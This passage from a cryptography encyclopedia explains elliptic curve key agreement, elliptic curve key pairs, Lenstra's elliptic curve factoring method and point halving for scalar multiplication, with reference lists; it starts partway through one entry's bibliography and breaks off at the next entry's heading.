1. Adleman L, DeMarrais J, Huang M (1994) A subexponential algorithm for discrete logarithms over the rational subgroup of the jacobians of large genus hyperelliptic curves over finite fields. Algorithmic Number Theory—ANTS-I, Lecture Notes in Computer Science, vol 877. Springer, Berlin, pp 28–40
2. Diem C (in press), On the discrete logarithm problem in class groups of curves. Mathematics of Computation, to appear
3. Diem C (2009) On the discrete logarithm problem in elliptic curves. Preprint
4. Frey G (2001) Applications of arithmetical geometry to cryptographic constructions. Proceedings of the Fifth International Conference on Finite Fields and Applications, Springer, Berlin, pp 128–161
5. Frey G, Rück H (1994) A remark concerning m-divisibility and the discrete logarithm in the divisor class group of curves. Math Comput 62:865–874
6. Gallant R, Lambert R, Vanstone S (2000) Improving the parallelized Pollard lambda search on anomalous binary curves. Math Comput 69:1699–1705
7. Gaudry P (2000) An algorithm for solving the discrete log problem in hyperelliptic curves. Advances in cryptology—EUROCRYPT 2000, Lecture Notes in Computer Science, vol 1807. Springer, Berlin, pp 19–34
8. Gaudry P (2009), Index calculus for abelian varieties and the elliptic curve discrete logarithm problem. J Symbol Computation 44(12):1690–1702
9. Gaudry P, Hess F, Smart N (2002) Constructive and destructive facets of Weil descent on elliptic curves. J Cryptol 15:19–46
10. Hess F (2004) Generalising the GHS attack on the elliptic curve discrete logarithm problem. LMS J Comput Math 7:167–192
11. Jacobson M, Koblitz N, Silverman J, Stein A, Teske E (2000) Analysis of the xedni calculus attack. Design Codes Cryptogr 20:41–64
12. Jacobson M, Menezes A, Stein A (2001) Solving elliptic curve discrete logarithm problems using Weil descent. J Ramanujan Math Soc 16:231–260
13. Maurer M, Menezes A, Teske E (2002) Analysis of the GHS Weil descent attack on the ECDLP over characteristic two finite fields of composite degree. LMS J Comput Math 5:127–174
14. Menezes A, Okamoto T, Vanstone S (1993) Reducing elliptic curve logarithms to logarithms in a finite field. IEEE Trans Inf Theory 39:1639–1646

15. Menezes A, Qu M (2001) Analysis of the Weil descent attack of Gaudry, Hess and Smart. Topics in cryptology—CT-RSA 2001, Lecture Notes in Computer Science, vol 2020. Springer, Berlin, pp 308–318
16. Menezes A, Teske E (2006) Cryptographic implications of Hess' generalized GHS attack. Appl Algebr Eng Comm Comput 16:439–460
17. Menezes A, Teske E, Weng A (2004) Weak fields for ECC. Topics in cryptology–CT-RSA 2004, Lecture Notes in Computer Science, vol 2964. Springer, Berlin, pp 366–386
18. Miller V (1986) Use of elliptic curves in cryptography. Advances in cryptology—CRYPTO '85, Lecture Notes in Computer Science, vol 218. Springer, Berlin, pp 417–426
19. Pohlig S, Hellman M (1978) An improved algorithm for computing logarithms over $GF(p)$ and its cryptographic significance. IEEE Trans Inf Theory 24, 106–110
20. Pollard J (1978) Monte Carlo methods for index computation (mod p). Math Comput 32:918–924
21. Satoh T, Araki K (1998) Fermat quotients and the polynomial time discrete log algorithm for anomalous elliptic curves. Comment Math Universitat Sancti Pauli 47:81–92
22. Semaev I (1998) Evaluation of discrete logarithms in a group of p-torsion points of an elliptic curve in characteristic p. Math Comput 67:353–356
23. Silverman J (2000) The xedni calculus and the elliptic curve discrete logarithm problem. Design Codes Cryptogr 20:5–40
24. Silverman J, Suzuki J (1998) Elliptic curve discrete logarithms and the index calculus. Advances in cryptology—ASIACRYPT '98, Lecture Notes in Computer Science, vol 1514. Springer, Berlin, pp 110–125
25. Smart N (1999) The discrete logarithm problem on elliptic curves of trace one. J Cryptol 12:193–196
26. Teske E (1998) Speeding up Pollard's rho method for computing discrete logarithms. Algorithmic number theory—*ANTS-III*, Lecture Notes in Computer Science, vol 1423. Springer, Berlin, pp 541–554
27. van Oorschot P, Wiener W (1998) Parallel collision search with cryptanalytic applications. J Cryptol 12:1–28
28. Wiener M, Zuccherato R (1999) Faster attacks on elliptic curve cryptosystems. Selected Areas in Cryptography—*SAC '98*, Lecture Notes in Computer Science 1556:190–200, Springer, Berlin

Elliptic Curve Key Agreement Schemes

Darrel Hankerson[1], Alfred Menezes[2]
[1]Department of Mathematics, Auburn University, Auburn, AL, USA
[2]Department of Combinatorics and Optimization, University of Waterloo, Waterloo, Ontario, Canada

Related Concepts

►Diffie–Hellman Key Agreement; ►Elliptic Curve Cryptography; ►Key Agreement

Definition

Key agreement schemes establish a shared secret between two or more parties. The versions described here are variants of ►Diffie–Hellman key agreement schemes.

Background

Classic Diffie–Hellman is an unauthenticated protocol to establish a shared secret. For a discussion of attacks and authentication, ►Diffie–Hellman Key Agreement.

Applications

In the elliptic curve analogue of the basic Diffie-Hellman key agreement scheme [4], two users A and B share domain parameters $D = (q, \mathrm{FR}, S, a, b, P, n, h)$ (►Elliptic Curve Keys). A selects an integer $d_A \in_R [1, n-1]$ and sends $Q_A = d_A P$ to B. Similarly, B selects an integer $d_B \in_R [1, n-1]$ and sends $Q_B = d_B P$ to A. A computes $K = d_A Q_B = d_A d_B P$, and B similarly computes $K = d_B Q_A$. The shared secret point K is used to derive a secret key that can then be used to encrypt or authenticate messages using symmetric-key schemes. Security against passive adversaries is based on the hardness of the elliptic curve analogue of the ►Diffie–Hellman problem: given the domain parameters D and points Q_A and Q_B, compute K.

In order to provide security against active adversaries, the exchanged points have to be authenticated. Many variants of the basic Diffie–Hellman scheme that provide authentication have been proposed including the station-to-station protocol [5] and the MQV key agreement scheme [8]. For a survey of authenticated Diffie–Hellman protocols, see [2] and [3]. Elliptic curve analogues of these protocols have been standardized in ANSI X9.63 [1], IEEE 1363-2000 [6], ISO 15946-3 [7], and NIST SP 800-56A [9].

Recommended Reading

1. ANSI X9.63 (2001) Public key cryptography for the financial services industry: key agreement and key transport using elliptic curve cryptography. American National Standards Institute, Washington, DC
2. Blake-Wilson S, Menezes A (1999) Authenticated Diffie–Hellman key agreement protocols. Selected Areas in Cryptography—SAC '98, Lecture Notes in Computer Science, vol 1556. Springer, Berlin, pp 339–361
3. Boyd C, Mathuria A (2003) Protocols for key establishment and authentication. Springer, New York
4. Diffie W, Hellman M (1976) New directions in cryptography. IEEE Trans on Inf Theory 22:644–654
5. Diffie W, van Oorschot P, Wiener M (1992) Authentication and authenticated key exchanges. Design Codes Cryptogr 2:107–125
6. IEEE Std 1363-2000 (2000) IEEE standard specifications for public-key cryptography

7. ISO/IEC 15946-3 (2002) Information technology – security techniques – cryptographic techniques based on elliptic curves – Part 3: key establishment
8. Law L, Menezes A, Qu M, Solinas J, Vanstone S (2003) An efficient protocol for authenticated key agreement. Design Codes Cryptogr 28:119–134
9. SP 800-56A (2007) Special publication 800-56A, Recommendation for pair-wise key establishment schemes using discrete logarithm cryptography. National Institute of Standards and Technology US Gaithersburg, Maryland

Elliptic Curve Keys

Darrel Hankerson[1], Alfred Menezes[2]
[1]Department of Mathematics, Auburn University, Auburn, AL, USA
[2]Department of Combinatorics and Optimization, University of Waterloo, Waterloo, Ontario, Canada

Related Concepts

►Elliptic Curve Cryptography; ►Elliptic Curve Key Agreement Schemes; ►Elliptic Curve Public-Key Encryption Schemes; ►Elliptic Curve Signature Schemes

Definition

An elliptic curve key pair consists of a secret (private) integer and a publicly known point on a curve.

Background

Generally speaking, *keys* are the entity-specific information in a public-key mechanism. In methods based on elliptic curves, the keys commonly consist of a private integer k and a public multiple kP on a curve. Together with parameters common to all key pairs, the private portion is used in signature generation and decryption, and the public portion is used in signature verification and encryption.

Applications

Key pairs for ►elliptic curve cryptography are associated with a set of *domain parameters* $D = (q, \mathrm{FR}, S, a, b, P, n, h)$, which consist of:

1. The order q of the underlying field $\mathbb{F}_q$.
2. An indication FR of the representation used for the elements of $\mathbb{F}_q$.
3. A seed S if the elliptic curve was generated verifiably at random using a method such as those described in FIPS 186-3 [1].
4. Two field elements a and b that define the equation of the elliptic curve: $y^2 = x^3 + ax + b$ in the case that the characteristic of $\mathbb{F}_q$ is not 2 or 3, and $y^2 + xy = x^3 + ax^2 + b$ if $\mathbb{F}_q$ has characteristic 2.
5. A point $P \in E(\mathbb{F}_q)$ of prime order.
6. The order n of P.
7. The cofactor $h = \#E(\mathbb{F}_q)/n$.

Domain parameters may either be shared by a group of users, or they may be specific to each user.

Typically the cofactor h is small (e.g., $h = 1, 2, 3$, or 4). A suitable elliptic curve can be found by randomly selecting elliptic curves E over $\mathbb{F}_q$ until $\#E(\mathbb{F}_q)$ is a prime or almost prime. The number of points $\#E(\mathbb{F}_q)$ can be determined using a ►point counting algorithm.

Given a set of domain parameters $D = (q, \mathrm{FR}, S, a, b, P, n, h)$, an elliptic curve *key pair* is (d, Q), where $d \in_R [1, n-1]$ is the *private key*, and $Q = dP$ is the corresponding *public key*. Computing the private key from the public key is an instance of the ►elliptic curve discrete logarithm problem.

Recommended Reading

1. FIPS 186-3 (2009) Digital signature standard (DSS), Federal Information Processing Standards Publication 186-3, National Institute of Standards and Technology, Maryland Gaithersburg

Elliptic Curve Method for Factoring

Paul Zimmermann
Team Caramel, Bâtiment A, LORIA/INRIA, Villers-lès-Nancy Cedex, France

Synonyms

ECM

Related Concepts

►Elliptic Curves; ►Elliptic Curves for Primality Proving; ►Integer Factoring

Definition

The Elliptic Curve Method (ECM) is an integer factorization method that uses elliptic curves modulo n to find prime divisors of n.

The Elliptic Curve Method was invented in 1985 by H. W. Lenstra, Jr. [5]. It is suited to find small – say 10–40 digits – prime factors of large numbers. Among the different factorization algorithms whose complexity mainly depends on the size of the factor searched for (trial division, Pollard rho, Pollard $p-1$, Williams $p+1$), it is asymptotically the best method known (►Integer Factoring for

details on these methods). ECM can be viewed as a generalization of Pollard's $p-1$ method, just like the ►elliptic curves for primality proving method generalizes the $n-1$ primality test. ECM relies on Hasse's theorem: if p is prime, then an elliptic curve over $\mathbb{Z}/p\mathbb{Z}$ has group order $p+1-t$ with $|t| \le 2\sqrt{p}$, where t depends on the curve. If $p+1-t$ is a smooth number (►smoothness), then ECM will – most probably – succeed and reveal the unknown factor p.

Background

Since 1985, many improvements have been proposed to ECM. Lenstra's original algorithm had no second phase. Brent proposes in [2] a "birthday paradox" second phase, and further more technical refinements. In [7], Montgomery presents different variants of phase two of ECM and Pollard $p-1$, and introduces a parameterization with homogeneous coordinates, which avoids inversions modulo n, with only 6 and 5 modular multiplications per addition and duplication on E, respectively. It is also possible to choose elliptic curves with a group order divisible by 12 or 16 [1, 7, 8].

Phase one of ECM works as follows. Let n be the number to factor. An elliptic curve is $E(\mathbb{Z}/n\mathbb{Z}) = \{(x:y:z) \in \mathbb{P}^2(\mathbb{Z}/n\mathbb{Z}), y^2z \equiv x^3 + axz^2 + bz^3 \bmod n\}$, where a, b are two parameters from $\mathbb{Z}/n\mathbb{Z}$, and $\mathbb{P}^2(\mathbb{Z}/n\mathbb{Z})$ is the projective plane over $\mathbb{Z}/n\mathbb{Z}$. The neutral element is $\mathcal{O} = (0:1:0)$, also called point at infinity. The key idea is that computations in $E(\mathbb{Z}/n\mathbb{Z})$ project to $E(\mathbb{Z}/p\mathbb{Z})$ for any prime divisor p of n, with the important particular case of quantities which are zero in $E(\mathbb{Z}/p\mathbb{Z})$ but not in $E(\mathbb{Z}/n\mathbb{Z})$. Pick at random a curve E and a point P on it. Then compute $Q = k \cdot P$ where k is the product of all prime powers less than a bound B_1. Let p be a prime divisor of n: if the order of E over $\mathbb{Z}/p\mathbb{Z}$ divides k, then Q will be the neutral element of $E(\mathbb{Z}/p\mathbb{Z})$, thus its z-coordinate will be zero modulo p, hence $\gcd(z, n)$ will reveal the factor p (unless z is zero modulo another factor of n, which is unlikely).

Phase one succeeds when all prime factors of $g = \#E(\mathbb{Z}/p\mathbb{Z})$ are less than B_1; phase two allows one prime factor g_1 of g to be as large as another bound B_2. The idea is to consider two families (a_iQ) and (b_jQ) of points on E, and check whether two such points are equal over $E(\mathbb{Z}/p\mathbb{Z})$. If $a_iQ = (x_i : y_i : z_i)$ and $b_jQ = (x'_j : y'_j : z'_j)$, then $\gcd(x_iz'_j - x'_jz_i, n)$ will be nontrivial. This will succeed when g_1 divides a nontrivial $a_i - b_j$. Two variants of phase two exist: the *birthday paradox continuation* chooses the a_i's and b_j's randomly, expecting that the differences $a_i - b_j$ will cover most primes up to B_2, while the *standard continuation* chooses the a_i's and b_j's so that every prime up to B_2 divides at least one $a_i - b_j$. Both continuations may benefit from the use of fast polynomial arithmetic, and are then called "FFT extensions" [8].

Theory

The expected running time of ECM is conjectured to be $\mathcal{O}(L(p)^{\sqrt{2}+o(1)}M(\log n))$ to find *one* factor of n, where p is the (unknown) smallest prime divisor of n, $L(x) = e^{\sqrt{\log x \log\log x}}$ (►L-notation), $M(\log n)$ represents the complexity of arithmetic modulo n, and the $o(1)$ in the exponent is for p tending to infinity. The second phase decreases the expected running time by a factor $\log p$. Optimal bounds B_1 and B_2 may be estimated from the (usually unknown) size of the smallest factor of n, using Dickman's function [9]. For RSA moduli, where n is the product of two primes of roughly the same size, the running time of ECM is comparable to that of the ►quadratic sieve.

Applications

ECM has been used to find factors of Cunningham numbers ($a^n \pm 1$ for $a = 2, 3, 5, 6, 7, 10, 11, 12$). In particular, Fermat numbers $F_n = 2^{2^n} + 1$ are very good candidates for $n \ge 10$, since they are too large for general-purpose factorization methods. Brent completed the factorization of F_{10} and F_{11} using ECM, after finding a 40-digit factor of F_{10} in 1995, and two factors of 21 and 22 digits of F_{11} in 1988 [3]. Brent, Crandall, Dilcher, and Van Halewyn found a 27-digit factor of F_{13} in 1995, a (different) 27-digit factor of F_{16} in 1996, and a 33-digit factor of F_{15} in 1997. In 2009, Bessel found a 35-digit factor of F_{19}.

Some applications of ECM are less obvious. The factors found by the Cunningham project [4] help to find primitive polynomials over $\mathrm{GF}(q)$. They are also used in the Jacobi sum and cyclotomy tests for ►primality proving [6].

Experimental Results

Brent maintains a list of the ten largest factors found by ECM (http://wwwmaths.anu.edu.au/~brent/ftp/champs.txt); his extrapolation from previous data would give an ECM record of 85 digits in year 2018, and 100 digits in year 2025. As of September 2010, the ECM record is a factor of 73 digits.

Open Problems

It is not known whether the expected running time of ECM can be improved – either in phase 1 or in phase 2 – nor whether there exists a method with better asymptotic complexity depending only on the size $\log p$ of the smallest prime factor, apart from polynomial terms in $\log n$.

Recommended Reading

1. Atkin AOL, Morain F (1993) Finding suitable curves for the elliptic curve method of factorization. Math Comput 60(201):399–405
2. Brent RP (1986) Some integer factorization algorithms using elliptic curves. Australian Comput Sci Commun 8:149–163. http://maths.anu.edu.au/~brent/pub/pub102.html
3. Brent RP (1999) Factorization of the tenth Fermat number. Math Comput 68(225):429–451
4. Brillhart J, Lehmer DH, Selfridge JL, Tuckerman B, Wagstaff SS Jr (2002) Factorizations of $b^n \pm 1$ for b = 2, 3, 5, 6, 7, 10, 11, 12 up to high powers, 3rd edn., vol 22 of Contemporary mathematics. American Math Society. http://www.cerias.purdue.edu/homes/ssw/cun/third/
5. Lenstra HW (1987) Factoring integers with elliptic curves. Ann of Math 126:649–673
6. Mihailescu P (1998) Cyclotomy primality proving – recent developments. In: Proceedings of ANTS III. Lecture notes in computer science, vol 1423. Portland, OR, pp 95–110
7. Montgomery PL (1987) Speeding the Pollard and elliptic curve methods of factorization. Math Comput 48(177):243–264
8. Montgomery PL (1992) An FFT extension of the elliptic curve method of factorization. PhD thesis, University of California, Los Angeles, 1992. ftp.cwi.nl:/pub/pmontgom/ucladissertation.psl.gz
9. van de Lune J, Wattel E (1969) On the numerical solution of a differential-difference equation arising in analytic number theory. Math Comput 23(106):417–421

Elliptic Curve Point Multiplication Using Halving

Darrel Hankerson[1], Alfred Menezes[2]
[1]Department of Mathematics, Auburn University, Auburn, AL, USA
[2]Department of Combinatorics and Optimization, University of Waterloo, Waterloo, Ontario, Canada

Related Concepts

►Elliptic Curve Cryptography; ►Square and Multiply Algorithm

Definition

Given a point Q on an elliptic curve, halving finds a point P so that $Q = 2P$. Halving can replace most doubles in point multiplication algorithms built on "double and add."

Background

Elliptic curve cryptographic schemes require calculations of the type

$$kP = \underbrace{P + \cdots + P}_{k}$$

where k is a large integer and the addition is over the elliptic curve (►Elliptic Curves). The operation is known as *scalar* or *point multiplication*, and dominates the execution time of signature and encryption schemes based on elliptic curves. Double-and-add variations of familiar square-and-multiply methods (►Square and Multiply Algorithm) for modular exponentiation are commonly used to find kP. Windowing methods can significantly reduce the number of point additions required, but the number of point doubles remains essentially unchanged.

Among techniques to reduce the cost of the point doubles in point multiplication, perhaps the best known is illustrated in the case of ►Koblitz curves (elliptic curves over $\mathbb{F}_{2^m}$ with coefficients in $\mathbb{F}_2$; see [9]), where point doubling is replaced by inexpensive field squarings. Knudsen [5] and Schroeppel [7, 8] proposed a point halving operation that shares strategy with τ-adic methods on Koblitz curves in the sense that most point doublings are replaced with less-expensive operations. The improvement is not as dramatic as that obtained on Koblitz curves; however, halving applies to a wider class of curves.

Theory and Application

The coverage here is restricted to elliptic curves E over binary fields $\mathbb{F}_{2^m}$ defined by the equation

$$y^2 + xy = x^3 + ax^2 + b$$

where $a, b \in \mathbb{F}_{2^m}$, $b \neq 0$. To simplify the exposition, only the case that $\mathrm{Tr}(a) = 1$ is considered; see [5] (where "minimal two-torsion" corresponds to $\mathrm{Tr}(a) = 1$) for the necessary adjustments and computational costs for $\mathrm{Tr}(a) = 0$ curves. The parameter m is assumed to be prime. These properties are satisfied by the five random curves over binary fields recommended by NIST in the FIPS 186-3 standard [1].

Let $P = (x, y)$ be a point on E with $P \neq -P$. The (affine) coordinates of $Q = 2P = (u, v)$ can be computed as follows:

$$\lambda = x + y/x \tag{1}$$

$$u = \lambda^2 + \lambda + a \tag{2}$$

$$v = x^2 + u(\lambda + 1) \tag{3}$$

(►Elliptic Curves). *Point halving* is the following operation: given $Q = (u, v)$, compute $P = (x, y)$ such that $Q = 2P$. The basic idea for halving is to solve (2) for λ, (3) for x, and finally (1) for y.

When $\mathcal{G}$ is a subgroup of odd order n in E, point doubling and point halving are automorphisms of $\mathcal{G}$. Therefore, given a point $Q \in \mathcal{G}$, there is a unique point $P \in \mathcal{G}$ such that $Q = 2P$. An efficient algorithm for point halving in $\mathcal{G}$, along with a point multiplication algorithm based on halving, are outlined in the following sections.

Point Halving

The notion of *trace* plays a central role in deriving an efficient algorithm for point halving. The *trace function* $\mathrm{Tr} : \mathbb{F}_{2^m} \to \mathbb{F}_{2^m}$ is defined by $\mathrm{Tr}(c) = c + c^2 + c^{2^2} + \cdots + c^{2^{m-1}}$. The map is linear, $\mathrm{Tr}(c) \in \{0,1\}$, and $\mathrm{Tr}(u) = \mathrm{Tr}(a)$ for $(u,v) \in \mathcal{G}$ (from an application of Tr to (2)).

Given $Q = (u,v) \in \mathcal{G}$, point halving seeks the unique point $P = (x,y) \in \mathcal{G}$ such that $Q = 2P$. The first step of halving is to find $\lambda = x + y/x$ by solving the equation

$$\widehat{\lambda}^2 + \widehat{\lambda} = u + a \tag{4}$$

for $\widehat{\lambda}$. It is easily verified that $\lambda \in \{\widehat{\lambda}, \widehat{\lambda} + 1\}$. If $\mathrm{Tr}(a) = 1$, then it follows from (3) that $\widehat{\lambda} = \lambda$ if and only if $\mathrm{Tr}(v + u\widehat{\lambda}) = 0$. Hence λ can be identified, and then (3) is solved for the unique root x. Finally, if needed, $y = \lambda x + x^2$ may be recovered with one field multiplication.

Let the *λ-representation* of a point $Q = (u,v)$ be (u, λ_Q), where $\lambda_Q = u + v/u$. Given the λ-representation of Q as the input to point halving, the value $t = v + u\widehat{\lambda}$ may be computed without converting to affine coordinates, since

$$t = v + u\widehat{\lambda} = u\left(u + u + \frac{v}{u}\right) + u\widehat{\lambda} = u(u + \lambda_Q + \widehat{\lambda}).$$

In point multiplication, repeated halvings may be performed directly on the λ-representation of a point, with conversion to affine only when a point addition is required.

Algorithm 1 Point halving

INPUT: λ-representation (u, λ_Q) or affine representation (u,v) of $Q \in \mathcal{G}$.
OUTPUT: λ-representation (x, λ_P) of $P = (x,y) \in \mathcal{G}$, where $\lambda_P = x + y/x$ and $Q = 2P$.

1. Find a solution $\widehat{\lambda}$ of $\widehat{\lambda}^2 + \widehat{\lambda} = u + a$.
2. If the input is in λ-representation, then compute $t = u(u + \lambda_Q + \widehat{\lambda})$;
   else compute $t = v + u\widehat{\lambda}$.
3. If $\mathrm{Tr}(t) = 0$, then $\lambda_P \leftarrow \widehat{\lambda}$, $x \leftarrow \sqrt{t + u}$;
   else $\lambda_P \leftarrow \widehat{\lambda} + 1$, $x \leftarrow \sqrt{t}$.
4. Return (x, λ_P).

The point-halving algorithm requires a field multiplication and three main steps: computing the trace of t, solving the quadratic equation (4), and computing a square root. In a normal basis, field elements are represented in terms of a basis of the form $\{\beta, \beta^2, \ldots, \beta^{2^{m-1}}\}$. The trace of an element $c = \sum c_i \beta^{2^i} = (c_{m-1}, \ldots, c_0)$ is given by $\mathrm{Tr}(c) = \sum c_i$. The square root computation is a right rotation: $\sqrt{c} = (c_0, c_{m-1}, \ldots, c_1)$. Squaring is a left rotation, and $x^2 + x = c$ can be solved bitwise. These operations are expected to be inexpensive relative to field multiplication. However, field multiplication in software for normal basis representations tends to be slow in comparison to multiplication with a polynomial basis. The discussion here is restricted to computations in a polynomial basis representation, where $c \in \mathbb{F}_{2^m}$ is expressed as $c = \sum_{i=0}^{m-1} c_i z^i$ with $c_i \in \{0,1\}$.

Trace Computations

The trace of c may be calculated as $\mathrm{Tr}(c) = \sum_{i=0}^{m-1} c_i \mathrm{Tr}(z^i)$, where the values $\mathrm{Tr}(z^i)$ are precomputed. As an example, $\mathbb{F}_{2^{163}}$ with reduction polynomial $f(z) = z^{163} + z^7 + z^6 + z^3 + 1$ has $\mathrm{Tr}(z^i) = 1$ if and only if $i \in \{0, 157\}$, and finding $\mathrm{Tr}(c)$ is an essentially free operation.

Solving the Quadratic Equation

For an odd integer m, define the *half-trace* $H : \mathbb{F}_{2^m} \to \mathbb{F}_{2^m}$ by $H(c) = \sum_{i=0}^{(m-1)/2} c^{2^{2i}}$. Then

$$H(c) = H\left(\sum_{i=0}^{m-1} c_i z^i\right) = \sum_{i=0}^{m-1} c_i H(z^i)$$

is a solution of the equation $x^2 + x = c + \mathrm{Tr}(c)$. For elements c with $\mathrm{Tr}(c) = 0$, the calculation produces a solution $H(c)$ of $x^2 + x = c$, and requires an expected $m/2$ field additions and storage for m field elements $H(z^i)$.

The storage and time required to solve the quadratic equation can be reduced. The basic strategy is to write $H(c) = H(c') + s$, where c' has fewer nonzero coefficients than c. The property $H(c) = H(c^2) + c + \mathrm{Tr}(c)$ for $c \in \mathbb{F}_{2^m}$ may be applied directly to eliminate storage of $H(z^i)$ for even i. Repeated applications may yield further improvements. For example, if the reduction polynomial $f(z) = z^m + r(z)$ has $\deg r < m/2$, then the strategy can be applied in an especially straightforward fashion to eliminate storage of $H(z^i)$ for odd i, $m/2 < i < m - \deg r$. If $\deg r$ is small, the storage requirement is reduced to approximately $m/4$ elements. Such strategies are outlined in [5, Appendix A]; see also [2] for details.

Computing Square Roots

The square root of c may be expressed as

$$\sqrt{c} = \sum_{i \text{ even}} c_i z^{\frac{i}{2}} + \sqrt{z} \sum_{i \text{ odd}} c_i z^{\frac{i-1}{2}}.$$

The value $\sqrt{z}$ may be precomputed, and finding $\sqrt{c}$ is expected to be significantly less expensive than a field multiplication. Note that if the reduction polynomial f is a trinomial, then substantial improvements are possible

based on the observation that $\sqrt{z}$ may be obtained directly from f; see [2].

Point Multiplication

Halve-and-add variants of point multiplication methods replace most point doublings with halvings. However, point halving is performed on affine (or λ) representations, and hence some modifications may be required if projective coordinates are used. The algorithm presented in this section illustrates the use of projective coordinates (and a windowing method) with halving.

Let $w \geq 2$ be an integer. A *width-w NAF* of a positive integer k is an expression $k = \sum_{i=0}^{l-1} k_i 2^i$, where each nonzero coefficient k_i is odd, $|k_i| < 2^{w-1}$, $k_{l-1} \neq 0$, and at most one of any w consecutive digits is nonzero [9]. A positive integer k has a unique width-w NAF denoted $\mathrm{NAF}_w(k)$, with length at most one more than the length of the binary representation. As an illustration, coefficients in the binary representation of $k = 29$ and the width-2 and width-3 NAFs are given by

$$\begin{aligned} k &= 1\ \ 1\ \ 1\ \ 0\ \ 1 \\ \mathrm{NAF}_2(k) &= 1\ \ 0\ \ 0\ -1\ \ 0\ \ 1 \\ \mathrm{NAF}_3(k) &= 1\ \ 0\ \ 0\ \ 0\ \ 0\ -3 \end{aligned}$$

The average density of nonzero digits among all width-w NAFs of length l is approximately $1/(w+1)$. The signed-digit representation $\mathrm{NAF}_2(k)$ is known as the nonadjacent form. In point multiplication, the use of signed-digit representations is motivated by the property that point subtraction is as efficient as addition.

If kP is to be found for a given scalar k, then a conversion is required for halving-based methods. If k' is defined by

$$k \equiv k'_{t-1}/2^{t-1} + \cdots + k'_2/2^2 + k'_1/2 + k'_0 \pmod{n}$$

where $k'_i \in \{0,1\}$ and n is the order of $\mathcal{G}$, then $kP = \sum_{i=0}^{t-1} k'_i/2^i P$; i.e., $\left(k'_{t-1}, \ldots, k'_0\right)$ may be used by halving-based methods. This can be generalized to width-w NAF: if $\sum_{i=0}^{l-1} k'_i 2^i$ is the w-NAF representation of $2^{t-1}k \bmod n$, then

$$k \equiv \sum_{i=0}^{t-1} \frac{k'_{t-1-i}}{2^i} + 2k'_t \pmod{n}$$

where it is understood that $k_i = 0$ if $i \geq l$.

Algorithm 2 presents a right-to-left version of a halve-and-add method with the input $2^{t-1}k \bmod n$ represented in w-NAF. Point halving occurs on the input P rather than on accumulators (which may be in projective form). The expected running time is approximately

$$(\text{step 4 cost}) + (t/(w+1) - 2^{w-2})A' + tH$$

where H denotes a point halving and A' is the cost of a point addition when one of the inputs is in λ-representation. If projective coordinates are used for Q_i, then the additions in step 3.1 and 3.2 are mixed coordinates. Step 4 may be performed by calculating $Q_i \leftarrow Q_i + Q_{i+2}$ for odd i from $2^{w-1}-3$ to 1, and then the result is given by $Q_1 + 2\sum_{i \in I \setminus \{1\}} Q_i$ [6, Exercise 4.6.3–9].

Algorithm 2 Halve-and-add w-NAF (right-to-left) point multiplication

INPUT: Window width w, $\mathrm{NAF}_w(2^{t-1}k \bmod n) = \sum_{i=0}^{t} k'_i 2^i$, $P \in \mathcal{G}$.
OUTPUT: kP. (Note: $k = k'_0/2^{t-1} + \cdots + k'_{t-2}/2 + k'_{t-1} + 2k'_t \bmod n$.)

1. Set $Q_i \leftarrow \infty$ for $i \in I = \{1, 3, \ldots, 2^{w-1} - 1\}$.
2. If $k'_t = 1$ then $Q_1 = 2P$.
3. For i from $t-1$ down to 0 do:
   3.1 If $k'_i > 0$ then $Q_{k'_i} \leftarrow Q_{k'_i} + P$.
   3.2 If $k'_i < 0$ then $Q_{-k'_i} \leftarrow Q_{-k'_i} - P$.
   3.3 $P \leftarrow P/2$.
4. $Q \leftarrow \sum_{i \in I} iQ_i$.
5. Return(Q).

The computational costs in terms of field operations are summarized in Table 1 for the case that Algorithm 2 is used with $w = 2$. Only field multiplications and inversions are considered, under the assumption that field addition is relatively inexpensive. The choice between affine coordinates and projective coordinates is driven primarily by the cost of inversion (I) relative to multiplication (M). If division has approximate cost $I + M$, then the estimates in the table show that projective coordinates will be preferred in Algorithm 2 with $w = 2$ whenever an inversion costs more than six multiplications.

Summary

The performance advantage of halving methods is clearest in the case of point multiplication kP, where P is not known in advance, and smaller field inversion to multiplication ratios generally favor halving. However, significant storage (e.g., $m/4$ field elements) for the solve routine appears to be essential for performance. It should be noted, however, that the precomputation for the solve and square root routines is per field.

The comparison against doubling in Table 1 is approximate; in particular, one of the multiplications in point

Elliptic Curve Point Multiplication Using Halving. Table 1 Field operation costs for point and curve operations, where M, I, and V denote field multiplication, inversion, and division, respectively. The cost H of halving is an estimate. A' denotes the cost of a point addition when one of the inputs is in λ-representation

Calculation	Point Operations	Field operations	
		Affine	Projective[a]
Point operation			
Addition	A	$M + V$	$8M$
Addition[b]	A'	$2M + V$	$9M$
Double	D	$M + V$	$4M$
Halve[c]	H	$2M$	
Curve operation (with width−2 NAF)			
kP via doubling	$(1/3)tA + tD$	$(4/3)t(M + V)$	$(20/3)tM + (2M + I)$
kP via Alg 2	$(1/3)tA' + tH$	$(8/3)tM + (1/3)tV$	$5tM + (2M + I)$

[a]Mixed-coordinated additions and $a \in \{0, 1\}$.
[b]A field multiplication converts λ-representation to affine.
[c]Estimated.

doubling is by the curve parameter b, and this multiplication may be accelerated by precomputation. Kim and Kim [4] developed a formula where two of the multiplications are by b, potentially offering a significant acceleration to point doubling in the scenario where halving applies, namely $a = 1$ with a modest amount of per-curve precomputation. The practical implications are discussed further in [3].

Recommended Reading

1. FIPS 186-3 (2009) Digital signature standard (DSS), Federal Information Processing Standards Publication 186-3, National Institute of Standards and Technology, Gaithersburg, Maryland
2. Fong K, Hankerson D, López J, Menezes A (2004) Field inversion and point halving revisited. IEEE Trans Comput 53:1047–1059
3. Hankerson K, Karabina K, Menezes A (2009) Analyzing the Galbraith-Lin-Scott point multiplication method for elliptic curves over binary fields. IEEE Trans Comput 58:1411–1420
4. Kim K, Kim S (2007) A new method for speeding up arithmetic on elliptic curves over binary fields. Cryptology ePrint Archive: Report 2007/181, 2007. Available from http://eprint.iacr.org/2007/181
5. Knudsen E (1999) Elliptic scalar multiplication using point halving. Advances in Cryptology—ASIACRYPT '99, Lecture Notes in Computer Science 1716:135–149
6. Knuth D (1998) The art of computer programming—seminumerical algorithms 3rd edition. Addison-Wesley Reading, Massachusetts.
7. Schroeppel R (2000) Elliptic curves: twice as fast!. Presentation at the Rump Session of the 20th Annual International Cryptology Conference, Advances in cryptology—CRYPTO 2000, Lecture Notes in Computer Science 1880, Springer, New York
8. Schroeppel R (2000) Elliptic curve point ambiguity resolution apparatus and method. International Application Number PCT/US00/31014
9. Solinas J (2000) Efficient arithmetic on Koblitz curves. Design Codes Cryptogr 19:195–249

Elliptic Curve Public-Key Encryption Schemes

Darrel Hankerson[1], Alfred Menezes[2]
